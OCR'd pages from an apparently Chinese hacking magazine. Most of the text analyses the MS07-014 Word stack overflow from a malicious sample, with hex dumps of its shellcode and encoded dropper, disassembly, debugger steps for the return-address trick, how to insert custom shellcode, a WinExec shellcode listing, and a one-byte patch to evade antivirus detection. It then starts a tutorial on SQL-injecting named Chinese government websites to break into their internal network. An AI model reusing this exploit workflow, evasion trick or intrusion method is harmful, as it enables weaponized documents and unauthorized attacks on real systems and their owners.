


图3

test.doc

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	D0	CF	11	E0	A1	B1	1A	E1	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00
00000020	06	00	00	00	00	00	00	00	00	00	00	00	02	00	00	00
00000030	BC	00	00	00	00	00	00	00	00	10	00	00	BE	00	00	00
00000040	01	00	00	00	FE	FF	FF	FF	00	00	00	00	BA	00	00	00
00000050	BB	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
00000060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF

图4

单击Offset这一列中的任何位置，可以把文件偏移值显示在十进制和十六进制之间切换，本文以十六进制形式显示。由于绑定的exe文件大小是不限制的，而样本HEAD大小固定，因此肯定是将该exe接在HEAD的后面，而不是夹在中间。拖动滚动条，我们不难看出exe文件数据位于18200H开始的位置，如图5所示。

"C5 D2 18 88"是"4D 5A 90 03"异或88H后所得，也就是整个exe是通过"XOR 88H"编码而

成，而HEAD部分大小当然也就是固定的18200H。如果要提取出HEAD，我们可以选中前18200H字节，然后右键选择"Copy Block-->Into new file"，保存就可以了，如图6 所示。

```
000181E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000181F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018200  C5 D2 18 88 8B 88 88 88  8C 88 88 88 77 77 88 88
00018210  30 88 88 88 88 88 88 88  C8 88 88 88 88 88 88 88
00018220  88 88 88 88 88 88 88 88  88 88 88 88 88 88 88 88
00018230  88 88 88 88 88 88 88 88  88 88 88 88 78 88 88 88
00018240  86 97 32 86 88 3C 81 45  A9 30 89 C4 45 A9 DC E0
00018250  E1 FB A8 F8 FA E7 EF FA  E9 E5 A8 EB E9 E6 E6 E7
```

图5




图6

至于ShellCode，在HEAD中分为两部分，分别位于F722H和16730H，如图7和图8所示。

```
0000F720  24 01 6E 00 00 EB 24 01  17 24 01 49 66 01 00 00
0000F730  00 02 96 6C 00 03 34 01  05 D6 18 06 01 01 00 06
0000F740  01 01 00 06 01 01 00 06  01 01 00 EB 29 01 00 06
0000F750  01 01 00 08 D6 30 00 02  94 FF 71 1C 10 26 00 06
0000F760  DD 1C 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000F770  00 00 60 06 9F 09 31 DB  66 BB 2C 67 31 C9 41 C1
0000F780  E1 10 01 CB EB 0A D0 74  10 00 AF 00 13 D6 30 00
0000F790  53 6A 04 43 43 43 43 53  89 E2 6A 08 58 59 59 CD
0000F7A0  2E 3C 05 5B 74 D6 B8 90  90 90 90 89 DE 47 47 47
0000F7B0  47 AF 75 C8 FF E7 44 44  44 44 44 44 44 44 00 14
0000F7C0  F6 01 00 00 1A D6 08 00  00 00 FF 00 00 00 FF 1B
0000F7D0  FF FF FF FF 00 FF 00 00  00 FF 1C D6 08 00 00 00
0000F7E0  FF 00 00 00 FF 1D D6 08  00 00 00 FF 00 00 00 FE
0000F7F0  34 D4 33 00 30 0A 03 6C  00 61 F6 03 00 00 00 05
```

图7

```
00016720  03 00 00 00 01 00 00 00  00 00 00 00 9D C0 00 00
00016730  90 90 90 90 90 90 81 C7  CC 1A 00 00 57 89 FB 33
00016740  C9 B9 00 B6 02 00 80 33  88 43 E2 FA 68 78 65 00
00016750  00 68 50 58 2E 65 89 E0  31 DB 53 53 43 53 4B 53
00016760  53 43 43 43 43 53 50 B8  00 E0 2B BD E8 7D 00 00
00016770  00 FF D0 5B 5B 50 58 5F  57 50 31 DB 53 89 FB 81
00016780  EB 00 10 00 00 53 BB 00  30 03 00 53 57 50 B8 53
00016790  40 FF C8 E8 56 00 00 00  FF D0 B8 EC 7F D8 BF E8
000167A0  4A 00 00 00 FF D0 5F 68  50 58 00 00 89 E0 89 FB
000167B0  81 EB F0 0F 00 00 53 89  FB 81 EB E0 0F 00 00 53
000167C0  BE 44 00 00 00 89 33 31  DB 53 53 53 53 53 53 50
000167D0  31 DB 53 B8 9F B5 90 F3  E8 11 00 00 00 FF D0 90
000167E0  90 90 90 90 90 90 90 90  90 90 90 90 EB 56 50 64
000167F0  FF 35 30 00 00 00 58 8B  40 0C 8B 70 1C AD 8B 68
00016800  08 8B 45 3C 8B 54 05 78  01 EA 8B 4A 18 8B 5A 20
00016810  01 EB 49 8B 34 8B 01 EE  31 FF FC 31 C0 AC 38 E0
00016820  74 07 01 C7 C1 CF 4D EB  F2 58 39 C7 50 75 E3 8B
00016830  5A 24 01 EB 66 8B 0C 4B  8B 5A 1C 01 EB 8B 04 8B
00016840  01 E8 5B C3 E8 00 00 00  00 5B 33 C9 81 C3 B7 19
00016850  00 00 B9 00 B6 02 00 80  33 92 43 E2 FA 31 DB 53
00016860  53 89 E2 68 E1 00 00 00  58 CD 2E 00 00 00 00 00
```

图8

ShellCode第一部分包括了导致溢出的数据、跳转地址、ShellCode自身等，这部分长度是有限的，放不下所有的ShellCode，所以需要将ShellCode分为两部分来存放。样本中ShellCode的整体功能是释放并执行exe文件。

漏洞技术细节

上面我们对样本进行了初步的分析，下面我们来讨论漏洞技术细节。这是一个典型的堆栈溢出漏洞，导致溢出的数据分为数据长度+数据体。数据体的copy等处理是根据前面的数据长度来进行的。对溢出漏洞比较了解的朋友知道，这是文件类堆栈溢出漏洞的典型方式。好了，我们还是通过逆向工程来看看相关的反汇编代码。反汇编工具推荐功能强大的IDA PRO，最新版本是5.1（据说可以分析出exe文件C源代码），本文使用5.0版本。至于待分析的Winword.exe，我们将补丁打到MS07-014之前的版本，也就是11.8106.8107，而现在最新的版本是11.8134.8132。那么如何看Word的版本号呢？点击帮助菜单下的"关于Microsoft office word"就可以看到了。PowerPoint和Excel的版本也是如此查看。漏洞相关的反汇编代码主要有以下3 部分，我们分别对其进行说明。

1）堆栈溢出发生的函数，该函数的返回地址被覆盖。

```
sub_3003224F:
......
3003227E   mov     ecx, [ebp-4]
30032281   test    ecx, ecx
30032283   jz      loc_30379E33
30032289   push    edi
3003228A   xor     eax, eax
3003228C   lea     edi, [ebp-10H]
3003228F   stosd
30032290   stosd
30032291   stosd
30032292   lea     eax, [ebp-10H]
30032295   push    eax
30032296   push    [ebp+18H]
30032299   mov     [ebp-8], ecx
3003229C   push    [ebp+14H]
3003229F   mov     [ebp-0CH], esi
300322A2   push    [ebp+10H]
300322A5   push    [ebp+0CH]
300322A8   push    [ebp+8]
300322AB   call    sub_300322CC
;函数sub_300322CC中发生了copy数据并覆盖了函数sub_3003224F的返回地址，sub_300322CC在B部分介绍
300322B0   test    ebx, ebx
300322B2   mov     esi, eax
300322B4   pop     edi
300322B5   jz      loc_300504CA
300322BB   push    [ebp-4]
300322BE   call    MsoReleaseMemCore(x)
300322C4   pop     ebx
300322C5   mov     eax, esi
300322C7   pop     esi
300322C8   leave
300322C9   retn    14h
;由于返回地址已经在前面被覆盖，这里返回后就触发漏洞了
```

2）sub_300322CC，在该函数中发生了数据

copy，关键代码如下。

```
sub_300322CC
……
loc_300322FB:
300322FB    mov     eax, [ebp+14H]
;源数据地址，即文件中输入的数据体
300322FE    mov     ecx, [ebp-40H]
;已经copy的数据长度
30032301    add     eax, ecx
30032303    mov     [ebp-50H], eax
30032306    mov     ax, [eax]
30032309    mov     [ebp-20H], eax
3003230C    movzx   eax, ax
3003230F    shr     eax, 0Ah
30032312    and     eax, 7
30032315    cmp     eax, [ebp-30H]
30032318    mov     [ebp-54H], eax
3003231B    jz      short loc_3003237D
3003231D    mov     [ebp-30H], eax
30032320    mov     eax, [ebp-18H]
30032323    xor     ebx, ebx
30032325    xor     esi, esi
30032327    test    eax, eax
30032329    mov     [ebp-0CH], eax
3003232C    jle     loc_30032687
……
30032600    mov     esi, [ebp-2CH]
30032603    mov     edx, [ebp-1CH]
30032606    mov     ecx, [ebp-18H]
30032609    mov     eax, [ebp+10H]
3003260C    sub     esi, edx
3003260E    lea     ebx, [esi+ecx]
30032611    cmp     ebx, eax
30032613    jg      loc_3037A341
30032619    mov     edi, [ebp-10H]
3003261C    lea     eax, [edx+edi]
3003261F    cmp     ecx, eax
30032621    jg      loc_300506D0
30032627    cmp     [ebp-2CH], 0
3003262B    jle     short loc_3003263E
3003262D    mov     eax, [ebp-08H]
30032630    push    [ebp-2C]     ; size_t
30032633    mov     ecx, [ebp-14H]
; void *，源数据当前copy到的位置
30032636    lea     edx, [eax+edi]  ; void *
30032639    call    sub_30006642
;函数sub_30006642是对memmove函数的包装调用
3003263E    add     [ebp-0CH], esi
30032641    cmp     [ebp-44H], 0
30032645    mov     [ebp-18H], ebx
30032648    jnz     loc_3037A0A8
3003264E    mov     eax, [ebp-50H]
30032651    movzx   eax, word ptr [eax]
30032654    shr     eax, 0Dh
30032657    mov     eax, ds:dword_300F70F0[eax*4]
3003265E    test    eax, eax
30032660    jz      loc_3019C6ED
30032666    add     [ebp-40H], eax
30032669    mov     eax, [ebp-40H]
3003266C    cmp     eax, [ebp+18H]
;待copy数据的总长度，也就是我们的数据长度*2所得
3003266F    jl      loc_300322FB
;3字节3字节循环copy，直到已经copy字节数达到设定的数据长度
30032675    mov     eax, [ebp-18H]
30032678    mov     ecx, [ebp+0CH]
3003267B    mov     [ecx], eax
3003267D    xor     eax, eax
3003267F    inc     eax
```

3）sub_30006642，对memmove函数的封装调用，完成数据copy功能。

```
sub_30006642
30006642    push    esi
30006643    push    edi
30006644    mov     edi, [esp+arg_0]
30006648    push    edi          ; size_t
30006649    mov     esi, edx
3000664B    push    ecx          ; void *
3000664C    push    esi          ; void *
3000664D    call    memmove; 实际是调用memmove
30006652    add     esp, 0Ch
30006655    lea     eax, [esi+edi]
30006658    pop     edi
30006659    pop     esi
3000665A    retn    4
```

当然，上面我们只给出了数据体copy部分的汇编代码。值得注意的是，数据体并非简单的字符串，它可能也是一个复杂的数据结构。结构内部的数据处理尽管和漏洞的产生没有直接关系，但却影响着漏洞的利用，这一点在后面利用部分继续介绍。

此外，有兴趣的朋友可以再通过回溯分析和补丁比较技术进一步了解07-014补丁对这个漏洞究竟补在了什么地方，补丁后的winword.exe的版本是11.8125.8107，这里就不多介绍了。

利用限制及扩展应用

谈到漏洞利用，其实就是解决一个如何灵活添加我们自己的ShellCode的问题。这个漏洞的利用是有一些限制条件的。前面已经说到，ShellCode在样本中分为两部分，其中第二部分实现真正的功能，我们称其为SC2，它可以独立出来灵活搬移。下面重点说第一部分，我们称其称为SC1。

大家再仔细看看图7中的阴影部分，接在头两字节"6E 00"后面的是一个数据结构，长度为0x006E×2=0x00DC。这个数据结构中很多元素都是漏洞触发之前的程序处理中不可随意破坏的。具体来说，我们需要注意以下两个问题。

1）如何覆盖函数返回地址

原本极其简单的一个问题，在这里却不那么容易，如图9 所示。

```
0000F7E0 | FF 00 00 00 FF 1D D6 08  00 00 00 FF 00 00 00 FE
0000F7F0 | 34 C3 33 00 30 0A 03 6C  00 61 F6 03 00 00 00 05
```

图9

HEAD中偏移F7EDH开始的8字节——"00 00 FF 34 C3 33 00 30"，这8字节先后覆盖了函数SUB_3003224F的EBP和RET，但它们恰恰也都是Winword.exe在解析文档时要用到的重要参数。EBP我们可以就用原来的文件数据，但返回地址RET关系到如何跳转到ShellCode的问题，所以选择一定得小心。如果我们将RET填充为7FFA4512这样的通用JMP ESP指令地址或者0012XXXX这样的具体堆栈地址的话，漏洞就不会触发了。也就是说，传统利用方式不可行，那如何是好?

因为我们已经拿到样本，所以我就分析一下样本作者对这个问题的解决思路。样本里填充的RET是0x300033c3，我们并不知道在作者修改之前的这4字节是什么，所以只能先假定这个4字节就是原来文件中的原始数据。接下来，我们通过调试分析看看SUB_3003224F返回时堆栈的情况。打开Word程序，并用Windbg挂上该进程。由于SUB_3003224F可能在程序中被多次调用，所以为了准确定位，我们须在"300322C9 retn 14h"设置条件断点"bp 300322C9 "j @ebp=0x34ff0000 ''; 'gc'""，如图10所示。

```
(53c.420): Break instruction exception - code 800000
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003
eip=7c921230 esp=0f75ffcc ebp=0f75fff4 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
ntdll!DbgBreakPoint:
7c921230 cc               int     3
0:007> bp 300322C9 "j @ebp=0x34ff0000 ''; 'gc'"
```

图10

关于Windbg的条件断点设置，大家可以通过F1查看工具自带的帮助文档。然后按F5，并双击打开test.doc，停到断点后，结果如图11所示。

```
eax=00000001 ebx=001432e0 ecx=00000003 edx=00000002 esi=00000000 edi=00b85335
eip=300322c9 esp=00123b1c ebp=34ff0000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WINWORD+0x322c9:
300322c9 c21400          ret     14h
```

图11

输入命令"d esp"，可以清楚地看到当前的堆栈数据，如图12 所示。

```
WINWORD+0x322c9:
300322c9 c21400          ret     14h
0:000> d esp
00123b1c  c3 33 00 30 00 61 f6 03-00 00 0a 03 6c 3f 00 00
00123b2c  e0 80 12 00 dc 00 00 00-35 53 b8 00 e0 32 14 00
00123b3c  40 00 00 00 61 00 74 00-69 00 6f 00 6e 00 20 00
00123b4c  d5 ff ff ff 74 00 61 00-08 00 00 17 24 01 49 66
00123b5c  01 00 00 00 eb 24 01 02-96 6c 00 03 34 01 05 d6
00123b6c  18 06 01 01 00 06 01 01-00 06 01 01 00 06 01 01
00123b7c  00 eb 29 01 00 06 01 01-00 08 d6 30 00 02 94 ff
00123b8c  71 1c 10 26 00 06 dd 1c-00 00 00 00 00 00 00 00
```

图12

由于函数返回指令是RET 14H，该指令等效于下列两条指令:

```
Ret
Sub esp,14H
```

因此，ESP指针在该指令执行后，将跳过300033C3后面的14H字节(阴影部分)，直接指向后面的0x00b85335。输入命令"d 00b85335"，结果如图13所示。

```
300322c9 c21400          ret     14h
0:000> d esp
00123b1c  c3 33 00 30 00 61 f6 03-00 00 0a 03 6c 3f 00 00
00123b2c  e0 80 12 00 dc 00 00 00-35 53 b8 00 e0 32 14 00
00123b3c  40 00 00 00 61 00 74 00-69 00 6f 00 6e 00 20 00
00123b4c  d5 ff ff ff 74 00 61 00-08 00 00 17 24 01 49 66
00123b5c  01 00 00 00 eb 24 01 02-96 6c 00 03 34 01 05 d6
00123b6c  18 06 01 01 00 06 01 01-00 06 01 01 00 06 01 01
00123b7c  00 eb 29 01 00 06 01 01-00 08 d6 30 00 02 94 ff
00123b8c  71 1c 10 26 00 06 dd 1c-00 00 00 00 00 00 00 00
0:000> d 00b85335
00b85335  eb 24 01 17 24 01 49 66-01 00 00 00 02 96 6c 00
00b85345  03 34 01 05 d6 18 06 01-01 00 06 01 01 00 06 01
00b85355  01 00 06 01 01 00 eb 29-01 00 06 01 01 00 08 d6
00b85365  30 00 02 94 ff 71 1c 10-26 00 06 dd 1c 00 00 00
00b85375  00 00 00 00 00 00 00 00-00 00 00 00 00 60 06 9f
00b85385  09 31 db 66 bb 2c 67 31-c9 41 c1 e1 10 01 cb eb
00b85395  0a d0 74 10 00 af 00 13-d6 30 00 53 6a 04 43 43
```

图13

大家会惊喜地发现00b85335居然直接指向了SC1！那么解决思路就出来了，既然不能填写传统的JMP ESP指令地址和具体的堆栈地址，但如果将返回地址填写为Winword.exe中某段代码地址，而这段代码执行到最后刚好有个RET指令的话，EIP就直接跳到了我们可控制的内存数据(也就是ShellCode)中了。我猜测作者当时也是发现00b85335刚好指向0x006e后面的文件数据，所以才想出这个思路来的。在11.8106.xxxx的Winword.exe中，我们前面已经填写的0x300033C3就正好同时满足前面程序处理与后面RET的要求。大家如果不用这个地址的话，也可以尝试找找其它RET地址，只不过要注意测试你找的值是否能触发漏洞罢了。

2)SC1的分布

有了前面的基础，我们可以这样理解，由于数据结构中很多内容都不能修改，所以SC1只能在其中一小片区域里存放。但由于00b85335指向这片区域前面一些的位置，所以还需要在前面的加上一点跳转地址指令，这也就是为什么会有"EB 24"和"EB 29"这两条指令了。具体而言，SC1主体部分在F776H开始的几十个字节处，如图14所示.

```
0000F770 | 00 00 60 06 9F 09 31 DB 66 BB 2C 67 31 C9 41 C1
0000F780 | E1 10 01 CB EB 0A D0 74 10 00 AF 00 13 D6 30 00
0000F790 | 53 6A 04 43 43 43 43 53 89 E2 6A 08 58 59 59 CD
0000F7A0 | 2E 3C 05 5B 74 D6 B8 90 90 90 90 89 DE 47 47 47
0000F7B0 | 47 AF 75 C8 FF E7 44 44 44 44 44 44 44 44 00 14
```

图14

好了，分析了漏洞利用的限制条件，我们再看看如何添加我们自己的ShellCode。

首先跳转地址已经选定，可以是0x300033d4，也可以找其它的。同时，SC1也仍然被采用，它的功能是在内存中查找SC2，并跳转到SC2执行。SC1查找SC2的标记是90909090，也就是如果发现某片内存以90909090开头的话，就认为是SC2。我们自己写的ShellCode只需要接在原来SC2的几个90后面就可以了。为了测试方便，我自己写了个通过WinExec函数直接启动计算器的通用的ShellCode，这个

ShellCode可以在以后的任何漏洞测试中直接用，相应的汇编代码如下。

```
//计算kernel32
mov eax,fs:0030h  //PEB addr
mov eax,[eax+0ch]
mov esi,[eax+1ch]
lodsd
mov edi,[eax+08h]    //kernel32.dll base

//通过导出表搜索WinExec地址
mov eax,[edi+3ch]      //PE HEADER RVA
mov edx,[edi+eax+78h] //export table RVA
add edx,edi

mov ebx,[edx+20h]  //函数名数组RVA
add ebx,edi
xor ecx,ecx
find_WinExec_loop:
inc ecx
mov esi,[ebx+ecx*4]
add esi,edi
mov eax,'EniW'
cmp eax,[esi]
jnz find_WinExec_loop
mov ax,'ex'
cmp ax, WORD ptr [esi+4]
jnz find_WinExec_loop
mov ebx,[edx+24h]
add ebx,edi
mov cx,[ebx+ecx*2]
mov ebx,[edx+1ch]
add ebx,edi
mov eax,[ebx+ecx*4]
add eax,edi  //eax为函数WinExec地址
//调用该函数
call _WinExec
//_EMIT为指令一次定义，但节约指令字节数
_EMIT 'C'
_EMIT 'a'
_EMIT 'l'
_EMIT 'c'
_EMIT '.'
_EMIT 'e'
_EMIT 'x'
_EMIT 'e'
_EMIT 0
_WinExec:
pop ebx  //ebx为要执行的程序名指针，如calc.exe
push 1   //SW_NORMAL
push ebx
call eax  //WinExec
nop
nop
```

与以上代码对应的WinExec.cpp文件已在杂志相关中提供。

防杀处理与/GS保护

由于该漏洞已经公布，我们拿到的样本要被KIS查杀，好在可以通过特征码定位技术找到特征码，位置在17CC2H，将该字节由02改为00即可免杀。


此外，大家可能还有个疑问，Office 2003是否存在"/GS"保护。其实，Office 2003最初是由VS2002编译生成的，也就是编译器是7.0版本，而不是7.1（VS2003），所以不存在"/GS"保护，这个漏洞可以正常利用。

小结

本文中，我们分析了MS07-014中的Word畸形数据结构溢出漏洞，中间用到的分析技术都是比较基础的，希望能对初学的朋友有所帮助。文中内容难免有错漏之处，还希望大家积极指正。

适合读者：入侵爱好者
前置知识：无

经典重现看菜鸟如何入侵内网



文/图 cnbird[H.U.C]河北泊头杨宁

这次我要带给大家的是如何通过一次SQL注入点到最后的入侵内网，同时给内网的机器开3389的精彩教程，希望大家能够喜欢。相信黑防里面高手如云，对于入侵内网是小菜一碟，但是毕竟我也属于菜鸟之列，所以这篇文章只是写给和我一样的菜鸟的，高手就请略过吧。废话不多说，我们直接进入正题。

发现SQL注入点

SQL注入自从2001年被国外的某个牛人发现以后，多少服务器死在了它的手下早已无从统计。2003年SQL注入正式在国内风靡，虽然过去4年了，但是SQL注入依然是拿到服务器权限的一种重要手段。

某日，我正在Google徘徊的时候，发现一目标——石家庄政府网www.sjz.gov.cn，想来政府网站的主机配置应该不错的，就拿它作为我们今天的测试目标吧。大概浏览了一下网站，貌似这个网站使用的是自由动力整站程序，试了自由动力的几个漏洞都没有成功。

那就请出啊D看看有没有注入点吧，结果没有发现www.sjz.gov.cn的漏洞，但却有了意外的收获，

如图1 所示。打开网站一看，原来是河北政府采购网，进入注入点后，让我大跌眼睛，竟然是sa 的权限，如图2 所示。不过我们今天的目标不是它，就放到以后再说吧，我们继续回到石家庄政府网站。当我来到石家庄政府在线访问系统的时候，啊D找到了两个注入点，如图3所示。这个系统的IP地址为221.194.12.19，而www.sjz.gov.cn的IP地址为221.194.12.36，虽然不是一个IP地址，但我们可以得到一个重要的情报，就是它们在一个网段内。这个时候我的思路就清晰了起来，我们可以先入侵分站，然后通过嗅探的方法得到我们需要的信息。

